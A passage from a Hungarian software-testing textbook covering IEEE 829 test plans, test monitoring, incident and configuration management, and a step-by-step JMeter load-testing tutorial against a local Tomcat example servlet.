A teszt terv az elvégzendő tesztelési munka projektterve, nem pedig műszaki teszt terv specifikáció vagy tesztesetek gyűjteménye. A teszt terv a teszt menete folyamán változik, megjegyzésekkel bővülhet, így válik lassan a projektcsapat megbeszéléseit, egyeztetéseit rögzítő naplóvá.

A teszt tervek különböző szintjeit és a tervek elkészítését befolyásoló tényezőket foglalja össze az alábbi ábra:



8. ábra Teszt tervek

Ha teszt tervet készítünk, érdemes sablont használnunk, így nehezebben felejtünk ki kritikus pontokat. Használható az IEEE 829-es sablon. Ezen sablon alapján egy teszttervnek a következőket kell tartalmaznia:

1. Teszterv azonosító

2. Bevezető

3. Tesztegységek

A tesztelés tárgyának a meghatározása. Tartalmazhat hivatkozásokat más dokumentációkra, például rendszer tervekre.

1. Tesztelendő funkciók

A tesztelés céljának meghatározása (funkciók, nem funkcionális követelmények).

1. Nem tesztelendő funkciók

Olyan követelmények, amelyeket nem szükséges, vagy nem lehetséges tesztelni.

1. Szemléletmód

A tesztelés módszerének leírása. Hivatkozhat más dokumentumra, például a tesztelési stratégia leírására.

1. Elem helységének / hibájának feltétele

Annak a feltételnek a specifikációja, aminek alapján eldönthető, hogy egy rendszer elem megfelel-e a teszt kritériumoknak.

1. Felfüggesztési / újrakezdési feltételek

A teszt felfüggesztésének és újrakezdésének kritériumai.

1. Átadandó tesztkimenetek

Azok a dokumentumok, amelyek a tesztelési tevékenység eredményeit tartalmazzák. Például:

1. teszt tervek,

2. teszt specifikációk az egyes tesztelési szintekhez,

3. teszt futtasások jegyzőkönyvei.

1. Tesztfeladatok

A tesz tervezéshez és végrehajtáshoz szükséges tevékenységek összefoglalása.

1. Környezeti igények

A tesztek végrehajtásához szükséges hardver és szoftver környezet specifikációja.

1. Felelősségek

A tesztelési tevékenységhez szükséges szerepkörök és azok feladatainak leírása.

1. Személyzeti és képzési igények

A tesztelési tevékenységhez szükséges szakemberek és azok szükséges szakértelmének meghatározása

1. Ütemterv

A tesztelési tevékenység ütemterve, a meghatározott határidőkre végrehajtandó tevékenységek és elkészítendő dokumentumok meghatározása.

1. Kockázatok és előre nem látható események

Az előre megbecsülhető kockázatok és azok elkerülésének / minimalizálásának terve

1. Jóváhagyások

Annak meghatározása, hogy ki jogosult a dokumentumok elfogadására.

A teszterv írásának célja, hogy végiggondoljuk a teszt menetét, hisz amit végiggondolva képesek vagyunk szóba foglalni, azt értjük is. Egy jó teszterv rövid és lényegre törő, így megírása nem egyszerű feladat. Magas szinten át kell gondolnunk a tesztelési munka célját. Ehhez meg kell határoznunk, hogy mi tartozik az adott teszthez, és mi nem, meg kell értenünk a termékkockázatokat és ismernünk kell a teszttelés lehetséges korlátait (például anyagi vagy időkorlát). Ezek után fel kell osztanunk a feladatokat, a tesztelés különböző szintjeire. Ezután egyeztetnünk kell a szintek közti átmeneteket, majd meghatároznunk, hogy mely információkat kell átadnunk a teszt végén a karbantartó csapatnak. Ehhez meg kell határoznunk, hogy milyen állítások lennének igazak egy olyan projektre, amin sikeresen elvégezték a tesztelést, azaz specifikálnunk kell minden teszt esetén annak belépési és kilépési feltételeit.

4. A tesztfolyamat ellenőrzése és követése

A teszt terv meghatározza, hogy milyen tevékenységeket kell végrehajtani. A tesztelési folyamat során folyamatosan nyilván kell tartani, hogy az előírt feladatok közül mit, és milyen eredménnyel hajtottunk végre az adott időpontig. A teszt monitorig célja a tesztelési tevékenység előrehaladásának a követése.

A tesztelés előrehaladását jelző adatok összegyűjtése történhet manuálisan, nyilvántartva azokat egy papírlapon, vagy egy Excel táblában, de hatékonyabb a teszt automatizálási eszközök használata. A teszt folyamat előrehaladását mérőszámokkal jellemezhetjük. Alkalmazható mérőszámok:

1. A használati esetek hány százalékára készült teszt terv.

2. A megtervezett tesztesetek hány százaléka lett végrehajtva, ebből mennyi a hiba nélküli.

3. Kód lefedettségi mérőszámok.

4. A tesztelési határidőkre az adott határidőre tervezett tevékenységek hány százaléka lett végrehajtva.

Ahhoz, hogy a projekt menedzsment áttekinthesse a munka előrehaladását, gyakran alkalmazunk grafikonokat a fenti mérőszámok szemléltetésére.

4.1. Teszt jegyzőkönyvek

A tesztelési tevékenység előrehaladásáról a teszt vezető a tesztelők által készített jelentésekből tájékozódhat. Ezek a jelentések tartalmazhatják az alábbiakat:

1. Milyen tevékenységeket hajtottak végre az adott időszakban.

2. A végrehajtott tevékenységeket jellemző metrikák, amelyekkel megbecsülhető, hogy mennyi hiba maradt még a rendszerben, illetve mennyi erőforrást igényelhet a maradék hibák felderítése.

Az IEE 829 szabvány a teszt előrehaladási jegyzőkönyvre az alábbi tartalomjegyzéket javasolja:

1. Teszt jegyzőkönyv azonosító

2. Összefoglalás

3. Általános értékelés

4. Eredmények összegzése

5. Előrehaladás

6. A tevékenységek összefoglalása

4.2. Teszt folyamat ellenőrzése

A fenti információk értékelésével a tesztmérnök képes követni a tesztelési tevékenység előrehaladását, és összevetheti azt a teszt tervben előírt határidőkkel. Az így nyert információk birtokában, ha szükségesnek látja, módosíthatja a tesztelési tervben foglaltakat.

Lehetséges tevékenységei:

1. Átértékeli a tesztek prioritásait, ha úgy látja, hogy előre nem látható kockázatok léptek fel.

2. Megváltoztatja a teszt ütemtervet.

3. Megváltoztatja a teszt kritériumokat,a megváltozott prioritásokhoz igazítva.

4. Átértékeli a termék kockázatokat, és ennek megfelelően módosítja a tesztelési tervet.

A tesztelés előrehaladásának értékelése során a teszt vezető olyan problémákat is felderíthet, amelyeknek megoldása meghaladja a hatáskörét. Ilyen esetekben a projekt menedzserrel kell egyeztetnie, és például az alábbiakat tanácsolhatja:

1. Egyes kevésbé fontos funkciókat ki kell venni a követelmény listából, hogy a határidőt tartani lehessen.

2. Módosítani kell az átadási határidőt, hogy a még szükséges tesztelési tevékenységeket végre lehessen hajtani.

3. Át lehet adni a rendszert, de a felhasználóval tudatni kell, hogy bizonyos funkciók még nem lettek alaposan tesztelve. Ilyenkor az üzemszerű használat mellett folytatódhat a tesztelés. Ez abban az esetben lehet alternatíva, ha a gyengén tesztelt funkciók a gyakorlatban ritkán fordulnak elő.

5. Incidens menedzsment

Az incidens a rendszer nem tervezett, váratlan viselkedése, amely további vizsgálatokat igényel.

A tesztelés időszakában az incidensek fellépése gyakori lehet, de a rendszer váratlan viselkedése az éles használat közben is jelentkezhet.

Az incidens kezelés az IEEE 1044 (Standard Classification for Software Anomalies) szabvány szerint: „ A specifikációtól eltérő viselkedés felismerése, megvizsgálása, és az elhárítására tett intézkedések együttese.”

Az incidensek jelentése a tesztelési folyamat során igen gyakori tevékenység. Eszköze lehet egy telefonhívás, egy feljegyzés, egy e-mail. Ezeknek az ad-hoc eszközöknek az előnye az egyszerűség és a gyorsaság, de hátrányuk, hogy a jelentésnek nem marad nyoma, és a megoldás státusza nem követhető. Ezért az incidensek jelentésére célszerű valamilyen erre a célra dedikált szoftvert használni. Ezek az eszközök az incidens jelentésétől annak megoldásáig képesek követni a folyamatokat. Erre alkalmas eszközökre a jegyzet későbbi fejezetébe láthatunk példát.

6. Konfiguráció menedzsment

A fejlesztés folyamata a jelenleg használt inkrementális fejlesztési stratégia alapján a szoftver különböző verzióinak előállítását jelenti. Ez a tesztelési folyamatra nézve azt jelenti, hogy a teszteket a rendszer egymás után következő verzióira kell elvégezni.

A rendszer fejlődése során a korábbi rendszer verziókra lefuttatott teszteket a továbbfejlesztett verziókra is le kell futtatni, bizonyítva azt, hogy a továbbfejlesztés nem okozott hibát a korábban már implementált funkciók végrehajtásában.

Az inkrementális fejlesztési stratégiát követve tehát a rendszer, és annak helyességét ellenőrző tesztesetek számos verziója keletkezik. Az egyes verziókhoz tartozó forráskódok, dokumentációk és tesztesetek nyilvántartására és kezelésére célszerű valamilyen verziókezelő rendszert használni. A jegyzet írás idején a legtöbbet használt rendszerek erre a célra az SVN és a Maven programok. Ezek free szoftverek.

8. fejezet - Tesztelés támogatás

A tesztelés automatizálására számos alkalmazás létezik, különböző céllal és különböző megvalósítással. Mi most az Apache JMeter alkalmazás elvét, használatát fogjuk bemutatni. A webalkalmazások elterjedése után azok tesztelése elengedhetetlen lehetőleg a végfelhasználói környezetben. A webalkalmazás tesztelése nem csak a helyesség ellenőrzésében merül ki, hanem életszerű stressz tesztet, teljesítmény tesztet is kell futtatni. A Jmeter egy széles körben használható teszt alkalmazás, ami könnyen kezelhető és hatékony. Segítségével grafikus felületen megtekinthetjük az eredményeket.

1. JMeter

Egy web alkalmazás terheléses teszteléséhez speciális szoftverre van szükség, hacsak nem áll az adminisztrátor rendelkezésére web böngészővel és sok felesleges idővel ellátott emberek sokasága.

Számos terheléses tesztet végző alkalmazás érhető el, beleértve a nyílt forráskódú szoftvereket és kereskedelmi csomagokat (néhány megfizethető és néhány különösen drága), sőt néhányan (általában helytelenül) megírják saját tesztelőjüket. Ebben a fejezetben, mint a terheléses tesztelés megoldásaként, az Apache projekt JMeter nevű alkalmazását mutatjuk be. A JMeter az egyik elérhető és a legkifinomultabb megoldás. FTP, JDBC adatforrások és Java objektumok terheléses tesztelésére is alkalmas.

A JMeter számos olyan összetevővel rendelkezik, melynek segítségével még valószerűbben szimulálhatjuk a felhasználókat, ezáltal jobb tesztelést elérve:

1. „Timer” (Időzítő): Az időzítő segítségével lehetőségünk van a felhasználói kérések közé késleltetést beiktatni. A JMeter támogatja a konstans időzítést (a kérések között konstans késleltetés), a konstans áteresztőképességű időzítést (percenkénti konstans kérésszám) csakúgy, mint a véletlenszerű időzítést, mellyel web oldalunk valós, véletlenszerű forgalma szimulálható.

2. „Logic Controller” (Logikai vezérlő): A végrehajtási folyamatot vezérli.

3. „Assertions” (Állítások): A web szervertől visszaérkező adatokat ellenőrzi.

4. „HTTP proxy server” (HTTP proxy szerver): A proxy szerver képes eltárolni a böngésző és a szerver közötti forgalmat, és később ezt, mint teszt esetet felhasználhatjuk.

5. „Distributed load testing” (Elosztott terheléses tesztelés): A JMeter szerver módban is képes futni több JMeter kliens irányításával, így elosztott terheléses tesztelést is végezhetünk, különösen, ha a szerver teljesítményét teszteljük a fizikai távolságra nézve.

1.1. A JMeter telepítése és futtatása

A JMeter honlapjáról http://jakarta.apache.org/jmeter/ letölthető annak legújabb verziója (GZIP, ZIP formátumban). Ebben a fejezetben a JMeter 2.2-es verziójával foglalkozunk. A telepítéshez egyszerűen csak tömörítsük ki a fájlokat (java alkalmazás). A JMeter három módban futtatható:

1. Önálló GUI alkalmazásként

2. Nem interaktívan, parancssorból, vagy Ant szkriptet használva

3. Szerven módban elosztott teszteléshez

Általában önálló alkalmazásként futtatjuk. A JMeter elindításához a bin könyvtárban lévő jmeter.bat fájlt (Windows alatt) vagy a jmeter shell szkriptet (Linux vagy Unix alatt) indítsuk el.

A 20-1. ábrán látható az üdvözlő képernyő.

1.2. Teszt eset fogalma, készítése és értelmezése JMeter segítségével

20-1. ábra: A JMeter interfésze.

A JMeter felhasználói felületének bal oldali paneljában fa szerkezetben láthatjuk a hozzáadott elemeket és eseményeket, a jobb oldali panelban a hozzáadott elemek kimenete látható, és konfigurálása végezhető el. Minden JMeter munkafolyamat központja a teszt eset, amely a végrehajtandó feladatokat tartalmazza. A teszt eset a teszt fa gyökéreleme. Teszt esethez a helyi menüből (jobb klikk a csomóponton) adhatunk hozzá elemeket az „Add” menüpontot választva.

Az üdvözlő képernyő másik eleme a „workbench” (munkapad), amely a teszt esethez még hozzá nem adott teszt elemeket tartalmazza. A munkapadon kísérletezhetünk a konfigurációkkal, mozgathatjuk azokat a különböző teszt esetek között.

A speciális beállítási lehetőségek előtt a lehető legegyszerűbb teszt eseten keresztül fogjuk bemutatni egy HTTP szerver tesztelését. Minden teszt eset első eleme egy „thread group” (szálak csoportja). A „thread group” nem más, mint elemek kollekciója. Minden egyes „thread group” Java szálak saját halmazával és különböző konfigurációval rendelkezik.

A bal oldali panelben a teszt eseten jobb egérgombbal kattintva, és az „Add” menüpontot választva, hozzáadhatunk egy „thread group” elemet a teszt esethez. Ezek után a bal oldali panelben a „thread group” elemet kiválasztva, a jobb oldali panelben végezhetjük el a konfigurálást (lásd 20-2. ábra). Most még tartsuk meg az alapbeállításokat.

20-2. ábra: „Thread Group” hozzáadása.

A következő konfigurálási beállítások érhetőek el:

1. „Name” (Név): A nevet hagyhatjuk változatlanul egy egyszerű teszt esetnél, de ha több „thread group” elemünk is van, érdemes elnevezni őket, hogy később könnyebben meg tudjuk különböztetni azokat.

2. „Number of Threads” (Szálak Száma): A végrehajtás során felhasználható szálak száma. Minden szál egy további felhasználónak felel meg, melyek egyidejűleg hajtják végre a csoporthoz rendelt feladatot.

3. „Ramp-Up Period” (Időköz): A JMeter egy „thread group” indulásakor egy szálat indít el, és a folyamat során egyenletesen indítja el az újabb szálakat "időköz" késleltetéssel, amíg el nem éri a szálak számánál megadott maximális értéket.

4. „Loop Count” (Ismétlések Száma): Itt megadható, hogy a „thread group”-ban levő fonál hányszor futtassa le a hozzá rendelt elemeket. Az alapbeállítás egy. Ha a „Forever” (végtelen) lehetőséget választjuk, a tesztelési terv elemeit addig futtatja újra és újra a „thread group”, amíg le nem állítjuk.

5. „Scheduler” (Ütemező): Az indulás és befejezés dátumát és időpontját állíthatjuk be. Ilynekor nem kell kézzel leállítanunk.

Ha például a szálak számát 200-ra (200 szimulált felhasználó), az időközt egy másodpercre és az ismétlések számát 2-re állítjuk (minden kérés kétszer kerül elküldésre), akkor összesen négyszáz kérést fog leküldeni az eszköz, amiből 200-200 közel egy isdőben fog indulni.

Az előzőekben hozzáadott „thread group” elemet fogjuk használni. A „thread group” ikonján jobb egérgombbal kattintva, a helyi menüből az „Add”, utána a „Sampler”, majd a „HTTP Request” menüpontokat választva, a 20-3. ábrán látható eredményhez jutunk.

20-3. ábra: „HTTP Request” elem hozzáadása.

A bal oldali panelről a „HTTP Request” elemet kiválasztva, a jobb oldali panelben jelenik meg az előzőeknél összetettebb konfigurálási panel (20-4. ábra).

20-4. ábra: A „HTTP Request” elem konfigurációs képernyője.

Ezen a képernyőn a szerver beállítások érhetőek el, melyek közül néhány jelentése nyilvánvaló. A kevésbé egyértelmű beállítások:

1. „Protocol” (Protokoll): Értéke HTTP vagy HTTPS lehet.

2. „Method” (Módszer): A HTTP kérésnél használt módszer megadása (GET, POST, HEAD, PUT, OPTIONS, DELETE, TRACE). Web alkalmazás tesztelésénél általában a GET vagy a POST módszert használjuk a kért oldaltól függően.

3. „Path” (Útvonal): A tesztelni kívánt oldal URI-je (Universal Resource Identifier). GET módszer esetében a paramétereket (például: ?name=ben) nem ebben a mezőben kell megadni.

4. „Follow Redirects” (Átirányítás): A web szerver speciális HTTP választ adhat vissza, melyben másik URL-re irányítja a web böngészőt (a HTML és egyéb típusú tartalmakkal ellentétben). A böngészők általában a felhasználó által észrevehetetlenül követik az átirányítást. Általában engedélyezzük.

5. „Use KeepAlive” (Kapcsolat fenntartása): A legtöbb web szerver és böngésző támogatja, hogy a köztük lévő kapcsolat ne szakadjon meg azonnal, amint a szerver válasza megérkezik a böngészőhöz, hanem egy rövid ideig még fenntartják azt, az ugyanazon böngészőtől érkező esetleges további kérések érdekében („keep-alive” kapcsolat). Terheléses tesztelés esetében érdemes ezt a lehetőséget választanunk.

6. „Send Parameters with the Request” (Paraméterek): A GET és POST paramétereket lehet megadni. Az Encode oszlopban jelezhetjük, hogy a névre és az értékre kell-e HTTP kódolást alkalmazni. Például az & karakter és a szóköz kódolása szükséges. Az Include Equals oszlopban jelezhetjük, ha azon ritka esetről van szó, mikor a web alkalmazás nem számít rá, hogy a név és az érték között egyenlőség jel (=) van.

7. „Filename” (Fájlnév): HTTP POST kérés esetében lehetőség van fájl feltöltésre is. Ebben a mezőben megadható, melyik fájl kerüljön feltöltésre.

8. „Value for „name” attribute” (Név attribútum): A fájlok kulcs-érték párként kerülnek feltöltésre. Ezt a mezőt használhatjuk a kulcs nevének megadására, mellyel a továbbiakban a feltöltött fájlra hivatkozunk.

9. „MIME type” (MIME típus): A feltöltött fájl típusát adhatjuk meg. Például HTTP fájl esetében text/html, Adobe Acrobat fájl esetében application/pdf a megfelelő MIME típus.

10. „Retrieve All Embedded Resources from HTML Files” (Beágyazott fájlok): Egy web böngészőnek az eredeti HTML kéréstől külön kell kérnie a HTML oldal által hivatkozott képeket és egyéb tartalmakat (például CSS oldalak).

Feltételezve, hogy a Tomcat ugyanarra a gépre van telepítve, mint amelyiken a JMeter-t futtatjuk, a „Server Name or IP” (Szerver Neve vagy IP Száma) értéke localhost, a „Port Number” (Port Szám) értéke 8080 (alapértelmezett HTTP port Tomcat esetében) legyen, az útvonal pedig az /examples/servlets/servlet/HelloWorldExample értékre legyen beállítva. Ez az elérési útvonala a Tomcat által biztosított egyik példa szervletnek. Ha a JMeter és a szerver nem egy fizikai gépen futnak, akkor egyszerűen be kell állítani a megfelelő szerver IP-t vagy hosztot. Minden más paramétert hagyjunk változatlanul. A befejezett konfiguráció a 20-4. ábrán látható.

A korábbi konfigurációs beállítások elvégzése után utasíthatjuk a JMeter-t, hogy kérésekkel bombázza a web alkalmazást. A „Run” menüből a „Start” menüpontot kiválasztva indíthatjuk el a tesztelést. Első alkalommal a JMeter felajánlja a teszt elmentését.

Mielőtt azonban a tesztet futtatnánk, még néhány beállítást el kell végeznünk, hogy a teszt eredményét meg is tudjuk tekinteni.

A JMeter tervezésekor szempont volt, hogy a teszt eset futtatása elkülönüljön a tesztelési eredmények begyűjtésétől és elemzésétől. Ezt az „Observer” (Megfigyelő), vagy más néven „Event Listener desing pattern” (Esemény Figyelő Tervezési Minta) valósítja meg. Az utóbbi elnevezés tükrözi a JMeter felhasználói interfészén használt terminológiát. Az tevékenységek végrehajtásáért a „Controllers” (Vezérlő), míg az azokra való reagálásért a „listener” (Figyelő) a felelős. Tehát ahhoz, hogy a teszt eset eredményeit megtekinthessük, egy „listener” elemet kell használnunk.

A „thread group” ikonjára jobb egérgombbal kattintva, az „Add”, majd a „Listener” menüpontokat választva, egy „listener”-t adhatunk hozzá a teszt esethez. Válasszuk a „View Results Tree” beépített „listener”-t.

A bal oldali panelben kiválasztva a „View Results Tree” ikont, a jobb oldali panelben megjelenik a kimeneti képernyője. A „listener” nem igényel konfigurálási beállításokat. „View Results Tree” „listener”-rel futtatva a

teszt esetet, minden válasz azonnal látható, amint megérkezett. A jobb oldali panelben a fa szerkezet egy elemét kiválasztva, a szerver válasza a „Response Data” fül alatt látható a jobb oldali panel alsó részében.

Mielőtt elindítanánk a tesztet, a jelenlegi JMeter konfigurációt mentsük el a bal oldali panelben a teszt eset ikonra jobb egérgombbal kattintva, majd a „Save As” menüpontot választva.

Az első teszt eset készen áll a futtatásra. A menüsorból a „Run”, majd a „Start” lehetőséget választva indíthatjuk el a tesztet, de előtte kattintsunk a „View Results Tree” elemre. A teszt indítása után a jobb oldali panelben a fa gyökere könyvtár ikonná alakul át, ahogy a teszt eredmények elkezdenek érkezni. A gyökérre duplán kattintva látható válnak az egyedi teszt eredmények. Az alsó panelben az eredmények valamelyikére kattintva megjelennek a válasz adatok, úgy mint letöltése idő (ezred másodpercben), HTTP válasz kódja és szövege.

A 20-5. ábrán egy elkészített teszt eset látható, a „View Results Tree” elem kiválasztva.

20-5. ábra: Egy teszt eredményének megjelenítése.

Mivel a szálak és az ismétlések számát is egyre állítottuk, így a teszt pontosan egyszer futott le. A „thread group” konfigurálásánál megadhatunk nagyobb értékeket újabb futtatáshoz, ezeket a beállításokat a későbbi példákban még használni fogjuk.

1.3. JMeter eszközök

A „View Results Tree” képernyőjén manuálisan, egyesével végigkattintgatni az egyes eredményeket, nem valami hatékony mód a terheléses tesztelés adatainak elemzésére. Mindazonáltal az előző példában egy egyszerű módszert mutattunk be, melynek nyilvánvalóan vannak korlátai. Szerencsére a JMeter számos eszközzel támogatja az adatgyűjtést és elemzést. A következők a JMeter főbb eszközei:

1. „Timer” (Időzítő)

2. „Listener” (Figyelő)

3. „Logic Controller” (Logikai vezérlő)

4. „Sampler” (Minta vételező)

5. „Config Element” (Konfigurációs beállítások)

A következő bekezdésekben ezen eszközök HTTP-hez kapcsoló főbb jellemzőit vizsgáljuk meg.

Timer

Az előző példában egy szálat használtunk, és egy kérést küldtünk a szervernek a teszt befejezése előtt. Ha az ismétlés számot egy nagyobbra állítottuk volna be a „thread group” konfigurációjánál, akkor annyi kéréssel bombáztuk volna egymás után a szervert. A valóságban a web szerver használat azonban nem ennyire egyszerű. Néha több kérés érkezik egyszerre, és a kérések között eltelt idő véletlenszerű.

A kérések valószerűbb szimulálásához „timer” elemet adhatunk hozzá a „thread group” elemhez. A „timer” elemek segítségével beállítható az egyes szálak kéréseinek gyakorisága és sebessége. A JMeter által támogatott „timer” típusok:

1. „BeanShell timer” (BeanShell Időzítő)

2. „Constant throughput timer” (Konstans Áteresztőképességű Időzítő)

3. „Constant timer” (Konstans Időzítő)

4. „Synchronizing timer” (Szinkronizáló Időzítő)

5. „Gaussian random timer” (Gauss-véletlen Időzítő)

6. „Uniform random timer” (Véletlen Időzítő)

A legtöbb „timer” két kategóriába sorolható: véletlen és konstans.

A „Constant timer” és a „Constant throughput timer” konstans „timer”- típusok. A „Constant timer” egy konfigurálható és konstans késleltetést illeszt be az egyes szálak által elküldött kérések közé. A késleltetést ezred másodpercben kell megadni, az alapértelmezett érték 300. A „Constant throughput timer” segítségével viszont elkerülhetjük az ezred másodpercekkel való bajlódást, helyette beállíthatjuk, hogy az egyes szálak percenként mennyi kérést generáljanak. Az alapértelmezett érték 60 kérés percenként.

Véletlen „timer” típus a „Uniform random timer” és a „Gaussian random timer”. Ezen „timer” típusok véletlenszerűen kiszámított késleltetéseket illesztenek be az egyes szálak által generált kérések közé, így sokkal jobban szimulálják a valós világ forgalmát. A „Uniform random timer” egy valóban véletlen késleltetési időközt ad hozzá a konfigurálható konstans késleltetéshez, amíg a „Gaussian random timer” statisztikai számításokat használva pszeudó-véletlen késleltetést generál. Mindkét véletlen típusú „timer” egy konfigurálható, konstans időközhöz adja hozzá az általa generált véletlen késleltetést.

A „Synchronizing timer” és a „BeanShell timer” az előző kategóriák egyikébe sem sorolható.

A „Synchronizing timer” segítségével felfüggeszthető a szálak működése, amíg a felfüggesztett szálak száma egy bizonyos (előre beállított) nagyságot el nem ér, majd egyszerre engedhetjük el valamennyi szálat. Ez a fajta „timer” jól használható, ha a teszt esetünk egy adott pontján egy előre meghatározott nagyságú terhelésre van szükségünk.

Az „BeanShell timer”, melynek segítségével BeanShell szkriptet írhatunk a késleltetés generálására. A BeanShell a JRE-n belül futó szkript nyelv.

A „thread group” ikonján jobb egérgombbal kattintva, a helyi menüből az „Add”, majd a „Timer” menüpontot választva, a kívánt típusú „timer” elemet adhatjuk hozzá a teszt esethez. Egy „thread group” elemhez hozzáadott „timer” hatással van a teljes „thread group”-ra, de nincs semmilyen hatással a társ „thread group” elemekre. Egy „thread group” elemhez több „timer”-t hozzáadva mellékhatások várhatóak.

Listener

Ahogy korábban már említettük, a „listener” segítségével követhetjük nyomon a kéréseket és reagálhatunk azok eredményeire. A korábbi példában a „View Results Tree” „listener” alkalmazásával kerültek bemutatásra a szerver által visszaküldött adatok, úgy mint a válasz idő, HTTP válasz kódja és szövege.

A „listener” csak azon „thread group” tevékenységét figyeli, melyhez hozzáadtuk. Például, tekintsük az A és B „thread group”-t. A B-hez hozzáadott „listener” teljesen figyelmen kívül hagyja, mi történik az A hatáskörében. A következő táblázatban találhatóak a JMeter által alapértelmezésben támogatott „listener” típusok.

„Listener”	Leírás
„Assertion Results” (Állítás Nézet).	A „thread group” „Assertion” elemeinek kimenetét ábrázolja.
„Graph Full Results” (Teljes Grafikon Nézet).	Egy teljes grafikon segítségével ábrázolja a kérések válasz idejét.
„Graph Results” (Grafikon Nézet).	Egyszerű grafikon nézet, a „thread group” minden kérés adatait, válasz idejének átlagát és szórását ábrázolja.
„Simple Data Writer” (Egyszerű Adatíró).	Fájlba írja a tesztelt URL-eket és azok válasz idejét későbbi elemzés céljából.
„View Results in Table” (Táblázat Megjelenítés).	Táblázatba rendezve, valós időben tekinthetjük meg a teszt eredményeket.
„View Results Tree” (Fa Megjelenítés).	Fa struktúrába rendezve, valós időben tekinthetjük meg a teszt eredményeket.

„Aggregate Report” (Összegző Jelentés).	Az egyes erőforrásokról jelenít meg összegző információkat, úgy mint kérések száma, átlagos válasz idő, stb.
„Spline Visualizer” (Görbe Megjelenítő).	A teszt eset futása alatt grafikon nézetben tekinthetjük meg az összes adatot. A tesztelési eredményeket interpolált görbe formájában is megjeleníthetjük.

A „listener” elemek az alábbi kategóriákba sorolhatók:

1. „Visualization listeners” (Megjelenítő Figyelő)

2. „Data listeners” (Adat Figyelő)

3. Egyéb

Megjelenítő figyelők

A „Graph Full Results”, „Graph Results” és a „Spline Visualizer” mindegyike grafikusan, valós időben ábrázolja a teszt eredményeket. A „Graph Results” (a 20-6. ábrán látható) ezek közül a legegyszerűbb és legnépszerűbb, mely kékkel ábrázolja az átlagos válasz időt, pirossal a szórást, lilával a mediánt, zölddel az áteresztőképességet és feketével az egyedi adat pontokat. Grafikon nézetben a medián és az áteresztőképesség rejtve vannak. Az ábrán a felső vonal a szórás, az alsó vonal az átlagos válaszidő, az adat pontokat pedig pontokkal ábrázoltuk.

20-6. ábra: Egy példa „Graph Results listener” elem.

Adat alapú figyelők

Ebbe a kategóriába tartoznak a „Simple Data Writer”, a „View Results in Table” és a „View Results Tree” „listener” típusok, melyek a szerver által visszaadott nyers adattal, válasz idővel és kóddal dolgoznak. A „Simple Data Writer” típus egy kissé feleslegesnek tűnhet, mivel minden más „listener” elemmel is fájlba menthetőek a nyers adatok. De abban az esetben, ha nem használunk másik „listener”-t, a „Simple Data Writer” hasznos lehet az adatok kimentésénél. A nyers adatok exportálása fontos lehetőség, hiszen így a felhasználónak lehetősége van más eszközökbe importálni és részletesebben elemezni azokat.

Az adatok fájlba írhatóak a „Write All Data to a File” lehetőségnél a fájl kiválasztásával (lásd 20-6. ábra). Alapértelmezésben a fájlformátum CSV, de a konfigurálás gomb használatával XML formátum is beállítható.

Az „Aggregate Report”, egy másik fajta „Data listener”, több mint a nyers adatok megjelenítésére használható figyelő. URL-enként rendezi el a nyers adatokat, és az URL által tartalmazott összes adat pontról összegzést szolgáltat. Ez egy hasznos és tömör módja a teljesítmény nyomon követésének, a grafikus megjelenítés és a nyers adatok figyelése közti egyensúly megteremtésének.

20-7. ábra: „Aggregate Report” elem segítségével a teszt eredmények könnyen értelmezhetőek.

Assertion Results

A „Sampler” elemekhez hozzáadott „Assertion” elemek eredményének megtekintését segíti elő.

Logic Controller

A „Logic Controller” (Logikai Vezérlő) elsődleges feladata a végrehajtási folyamat vezérlése. További, futtatható teszt eset elemeket tartalmaz. Egy „thread group” elemhez hozzáadott „Logic Controller” a szülő csomópontból egy egyszerű, futtatható csomópontnak látszik. Egy „Logic Controller” csomóponthoz hozzáadott elemek az adott „Logic Controller” szabályainak megfelelően fognak lefutni.

A „thread group” elemhez hasonlóan a „Logic Controller” elemhez hozzáadott elemek, „listeners”, „timers”, stb. a „Logic Controller” lokálisan látható elemei lesznek. A „Logic Controller” elemek a JMeter-ben tulajdonképpen a programozási nyelvek while, for, és function utasításainak felelnek meg, ezek a következők:

1. Interleave Controller
2. Switch Controller
3. Simple Controller
4. Loop Controller
5. If Controller
6. While Controller
7. ForEach Controller
8. Include Controller
9. Module Controller
10. Once Only Controller
11. Random Controller
12. Random Order Controller
13. Runtime Controller
14. Throughput Controller
15. Transaction Controller
16. Recording Controller

Interleave Controller

Minden egyes alkalommal, amikor az „Interleave Controller” (Soros Vezérlő) szülő csomópontja lefut, a „controller” is lefuttat egyet az alárendelt elemek közül. Az alárendelt elemek lefuttatásának sorrendje megegyezik a konfigurációs fában lévő sorrendjükkel. Például, ha a felhasználó létrehozott egy „thread group”-t 14 ismétlés számmal, és alatta egy „Interleave Controller”-t négy alárendelt elemmel, akkor a „controller” elemhez tartozó valamennyi elem három alkalommal fut le, majd a sorrendben első két elem még egy negyedik alkalommal is lefut (4 + 4 + 4 + 2 = 14).

Az „Interleave Controller” elemmel jól tesztelhető az olyan folyamat, amikor minden egyes kérés az őt megelőző kérés sikeres befejezésétől függ. Például egy online vásárló alkalmazás esetében a felhasználó először megkeresi az árut, beleteszi a kosarába, megadja a kártyája adatait, majd véglegesíti a rendelést.

Switch Controller

A „Switch Controller” (Kapcsoló Vezérlő) minden iterációban egy alárendelt elemet futtat le, csak úgy, mint az „Interleave Controller”, azonban, ahelyett, hogy sorban futtatná le őket, egy változóban meghatározott érték szerinti sorrendet tekint.

Simple Controller

A „Simple Controller” (Egyszerű Vezérlő) minden alárendelt eleme lefut mindannyiszor, ahányszor a „thread group” lefut. A „Simple Controller” a teszt elemek logikai elrendezésére használható, mint ahogy a könyvtárak a fájlrendszerben logikailag elkülönítik a fájlokat. Ha egy sok funkcionalitással bíró oldalt vetünk alá terheléses tesztelésnek, hasznos lehet „Simple Controller”-t használni a tesztelt funkcionalitások és a kapcsolódó modulok elválasztására, hogy a teszt eset átlátható maradjon. Ez olyan, mint amikor nagy szoftver projektek esetében a projekt modulokra és funkciókra osztásával fokozzák a szoftver fenntarthatóságát.

Loop Controller

A „Loop Controller” (Ismétlés Vezérlő) a konfigurációs beállításainál megadott alkalommal futtatja le az összes alárendelt elemet. Tehát valamennyi „Loop Controller” alá rendelt elem annyiszor fog lefutni, amennyi a beállított érték, szorozva a szülő csomópontnál beállított ismétlés számmal. Ha egy „Logic Controller” ismétlés száma négyre van beállítva, és a szülő „thread group” ismétlés száma is négy, akkor a „Logic Controller” valamennyi alárendelt eleme 16 alkalommal fog lefutni.

If Controller

„If Controller” (Ha Vezérlő) segítségével az alárendelt elemek lefutása egy feltételtől tehető függővé.

While Controller

